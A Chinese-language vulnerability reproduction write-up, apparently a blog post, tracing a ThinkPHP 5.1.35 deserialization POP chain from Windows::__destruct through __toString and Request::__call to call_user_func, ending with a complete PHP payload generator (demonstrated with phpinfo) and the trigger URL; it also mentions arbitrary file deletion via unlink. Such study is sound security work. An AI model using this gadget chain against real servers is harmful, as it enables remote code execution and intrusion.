ThinkPHP5 反序列化漏洞复现


环境

`php7.3+apache+tp 5.1.35`


漏洞分析


首先全局搜索 `__destruct()`

有四个，一个结束进程，两个关闭连接的，



此处可以跟进查看一下`removeFiles()`方法





```
    */
    private function removeFiles()
    {
        foreach ($this->files as $filename) {
            if (file_exists($filename)) {
                @unlink($filename);
            }
        }
        $this->files = [];
    }
```

```
unlink( string $filename[, resource $context] ) : bool
file_exists( string $filename) : bool
```

`unlink`这个函数如果`filename`可控，可以结合反序列化达到任意文件删除，这里不赘述。

这两个函数都是处理字符串的函数，当类被当作字符串调用时，会调用`__toString()`方法。全局搜索找可利用的`__toString`方法，在

```
thinkphp/library/think/model/concern/Conversion.php
```

```
tp5.1.35 〉 thinkphp 〉 library 〉 think 〉 model 〉 concern 〉 Conversion.php
Collection.php × Conversion.php ×
toj                                                    1/2
207      */
208     public function toJson($options = JSON_UNESCAPED_UNICODE)
209     {
210         return json_encode($this->toArray(), $options);
211     }
212
213     /**
214      * 移除当前模型的关联属性
215      * @access public
216      * @return $this
217      */
218     public function removeRelation()
219     {
220         $this->relation = [];
221         return $this;
222     }
223
224     public function __toString()
225     {
226         return $this->toJson();
227     }
```

但还有一个几乎相同的操作，在

```
1  thinkphp/library/think/Collection.php
```

```
tp5.1.35 〉 thinkphp 〉 library 〉 think 〉 Collection.php
Collection.php × Conversion.php ×
526      */
527     public function toJson($options = JSON_UNESCAPED_UNICODE)
528     {
529         return json_encode($this->toArray(), $options);
530     }
531
532     public function __toString()
533     {
534         return $this->toJson();
535     }
```

先从`conversion.php`这里看，`collection`是否可以利用再做讨论。

跟进`toArray()`方法

```php
public function toArray()
{
    $item    = [];
    $visible = [];
    $hidden  = [];
```

中间处理变量的先不看。

继续往下看。

```php
// 追加属性（必须定义获取器）
if (!empty($this->append)) {
    foreach ($this->append as $key => $name) {
        if (is_array($name)) {
            // 追加关联对象属性
            $relation = $this->getRelation($key);

            if (!$relation) {
                $relation = $this->getAttr($key);
                $relation->visible($name);
            }

            $item[$key] = $relation->append($name)->toArray();
        } elseif (strpos($name, needle: '.')) {
            list($key, $attr) = explode( delimiter: '.', $name);
            // 追加关联对象属性
            $relation = $this->getRelation($key);

            if (!$relation) {
                $relation = $this->getAttr($key);
                $relation->visible([$attr]);
            }
```

我们需要找的是可以造成命令执行的点，并没有找到可利用的，需要一个魔术方法作跳板，去跳到其他类里面，执行其他类中的方法。

看这里

```php
$relation = $this->getAttr($key);
$relation->visible($name)
```


有两个方向可以选择，去找别的类中可利用的 `visible` 方法，另一个不存在 `visible`

方法的类，然后触发 `__call` 魔术方法（当调用一个类中不存在的或者不可调用的方法的时候会自动调用此魔术方法）

全局搜索 `visible方法`，里面并没有什么可利用函数。

接下来全局搜索 `__call`

来到 `request` 这个类里，



`$this->hook` 我们可以控制！但是这里会在调用回调函数之前 执行`array_unshift($args,$this)`;

在 `args` 数组前插入当前类，具体操作可以参见下面

```
<?php
class a{
    public $a;
    public $b=array( "apple", "raspberry");
    function __construct(){
        array_unshift($this->b,$this);
        print_r($this->b);
    }
}
$b=new a();

Array
(
    [0] => a Object
```

```
        (
            [a] =>
            [b] => Array
 *RECURSION*
        )

    [1] => apple
    [2] => raspberry
)
```

想要执行命令，还需要找到一个可以接受`$arg`变量的方法，也可以执行命令。

如果你想直接让 回调函数 成为危险函数然后实现`rce`，但始终无法绕过 `$arg` 这个变量。很多牛牛一定都知道反序列化函数这个东西，可惜`TP5`没有，要是可以反序列化函数的话，在这里我们就可以给他`rce`了，具体使用会在下一篇`tp6`的反序列化中实现。

但在上一篇`rce`复现中，进入`request.php` 通过 `input()`方法，然后进入`filterValue`函数，执行 `call_user_func`

而且这里的两个参数都属可控的，造成命令执行。

但这里并不能直接调用，我们 传入的第一个参数数组的第一个值是类对象，即`data`数组的第一个值为 类对象，然后到`filterValue()` 中的`value` 值也 并不可控哦。

所以我们只能去找调用了`input` 方法的其他方法。或者再往上追溯。在查找的时候也是要有条件的，调用函数的参数 为`$arg` ，数组类型时，不会报错。

找到`param()`方法，再去查找调用了 param方法的其他方法

```
    */
    public function param($name = '', $default = null, $filter = '')
    {
        if (!$this->mergeParam) {...}

        if (true === $name) {...}

        return $this->input($this->param, $name, $default, $filter);
    }
```

```
    public function isAjax($ajax = false)
    {
        $value  = $this->server( name: 'HTTP_X_REQUESTED_WITH');
        $result = 'xmlhttprequest' == strtolower($value) ? true : false;

        if (true === $ajax) {
            return $result;
        }

        $result           = $this->param($this->config['var_ajax']) ? true : $result;
        $this->mergeParam = false;
        return $result;
    }
```

这个方法 传入`$arg`参数，是不会影响我们执行 `input()` 方法中的`call_user_func`方法的。

整个反序列化的思路，就到这里。

接下来我们需要做的就是完善参数的控制，构造pop链。(要注意命名空间)

要注意 `conversion` 类，是一个`trait`类，`trait`类的定义就是通过 在其他类中使用 `use + 类名`， 相当于`include`了一段 `php`代码，然后可以调用`trait`类中的方法和属性，不受私有或受保护的限制，使用`$this` 访问`trait`中的属性方法，`trait` 类是不能被实例化的，所以我们要找到复用了`trait`类的其他类。

找到`model`类

```php
abstract class Model implements \JsonSerializable, \ArrayAccess
{
    use model\concern\Attribute;
    use model\concern\RelationShip;
    use model\concern\ModelEvent;
    use model\concern\TimeStamp;
    use model\concern\Conversion;
```

`model`类是一个抽象类，抽象类一样不能被实例化，要调用其方法，访问属性 还必须找到其子类。

找到 `Pivot`类

```php

namespace think\model;

use think\Model;

class Pivot extends Model
{

```

payload 分析

```php
<?php
namespace think\process\pipes;
//这里如果我们想要实例化 pivot ，还必须使用Pivot类的命名空间
use think\model\Pivot;
class Windows
{
```

```
    private $files = [];
    public function __construct()
    {
      //通过调用removefile方法，然后调用conversio 类中的 __toString 方法
        $this->files=[new Pivot()];
    }
}

namespace think\model;
use think\Model;

class Pivot extends Model
{
}

namespace think;
abstract class Model{
    protected $append = [];
    private $data = [];
    function __construct(){
        $this->append=['jiang'=>['jiang']];
        $this->data = ["jiang"=>new Request()];
    }
}
//命名空间同为 think
class Request
{
    protected $hook = [];
    protected $filter = "";
    protected $config = [];
    function __construct(){
        $this->filter = "phpinfo";
        $this->config = ["var_ajax"=>'jiang'];
        $this->hook = ["visible"=>[$this,"isAjax"]];
    }
```

```
}
use think\process\pipes\Windows;
echo urlencode(serialize(new Windows()));
?>
```

现在解释上述`poc`中 `Model` 类中的属性设置。

`Model` 是使用 了`trait conversion` 类的，所以我们当然可以访问其属性。

上文提到的，通过 `visible` 跳板 访问 `request`类中`__call`方法，

在 `toArray()`方法中

```
// 追加属性（必须定义获取器）
        if (!empty($this->append)) { //['jiang'=>['jiang']]
            foreach ($this->append as $key => $name) {//遍历append
                if (is_array($name)) {// $name: ['jiang']
                    // 追加关联对象属性
                    $relation = $this->getRelation($key);//返回null

                    if (!$relation) {
                        $relation = $this->getAttr($key);//$key：'jiang'
                        $relation->visible($name);
                    }
```

我们需要控制`$relation` 的值

跟进 `getRelation()` 方法

```php
    public function getRelation($name = null)
    {
        if (is_null($name)) {
            return $this->relation;
        } elseif (array_key_exists($name, $this->relation)) {
            return $this->relation[$name];
        }
        return;
```

`$this->relation` 初始值为 []， 此方法返回值为 空，

所以relation经过 `$relation = $this->getAttr($key);` 赋值，跟进。

```php
    public function getAttr($name, &$item = null)
    {
        try {
            $notFound = false;
            $value    = $this->getData($name);
        } catch (InvalidArgumentException $e) {
            $notFound = true;
            $value    = null;
        }
```

此方法返回值 为`$value`我们先跟进 `getData()` 方法

```php
public function getData($name = null)
{
    if (is_null($name)) {
        return $this->data;
    } elseif (array_key_exists($name, $this->data)) {
        return $this->data[$name];
    } elseif (array_key_exists($name, $this->relation)) {
        return $this->relation[$name];
    }
    throw new InvalidArgumentException( message: 'property not exists:' . static::clas
}
```

这里的`$name` 是上面的`$key` 也就是`'jiang'` ,`$this->data` 我们是可以控制的，如果`'jiang'` 存在`$this->data`中，会返回`$this->data['jiang']`也就是`new Request()`

然后去调用 `(new Request())->visible($name)` , 触发 `__call`。

现在我们进入 `request` 类中


调用 `__call` 方法,


```
public function __call($method, $args)
//$method:visible  $args不重要
    {
        if (array_key_exists($method, $this->hook)) {
            array_unshift($args, $this);
                        //$this->hook=["visible"=>[$this,"isAjax"]]
            return call_user_func_array($this->hook[$method], $args);//调用 isAjax() 方法
        }
        }

 public function isAjax($ajax = false)
    {
                ..........
                //$this->config['var_ajax']='jiang'
        $result = $this->param($this->config['var_ajax']) ? true : $result;
        }

public function param($name = '', $default = null, $filter = '')//$name='jiang'
    {
        ..........
                // 当前请求参数和URL地址中的参数合并
                $this->param = array_merge($this->param, $this->get(false), $vars, $this->route(false));
```

```
22          return $this->input($this->param, $name, $default, $filter);
23      }
24
25   public function input($data = [], $name = '', $default = null, $filter = '')
26   {
27              //设置参数
28              $data = $this->getData($data, $name);
29              //通过$this->filter = "phpinfo" 来设置call_user_func 的回调函数
30              $filter = $this->getFilter($filter, $default);
31              //执行 call_user_func($filter,$data);
32              $this->filterValue($data, $name, $filter);
33   }
```

上面是简化的代码，`getData`会返回数组对应键(`jiang`)的值(`-1`)，也就是`get`请求传入的值，

最后如下。






反序列化漏洞触发的条件需要存在`unserialize()`,或者`phar://`，这里需要我们自己创建一个的。

请求的`url`为

```
public/index.php/index/index/jiang/?jiang=-1
```



如果上面不理解为什么要`GET` `jiang`的，也可以试着控制`$this->param`但是不合适的地方就是 需要一直修改脚本来修改参数生成`payload`。

写在后面

反序列化在`php`中是比较常见的知识。需要学习的有，各种魔术方法，甚至还有需要原生类的利用（`XSS,SSRF,XXE`,读文件目录），原生类的同名方法删除特定文件(`open`)，反射函数(`invokeArgs`)。触发条件不止`unserialize`,`phar`协议的触发更多，生命不息，学习不止。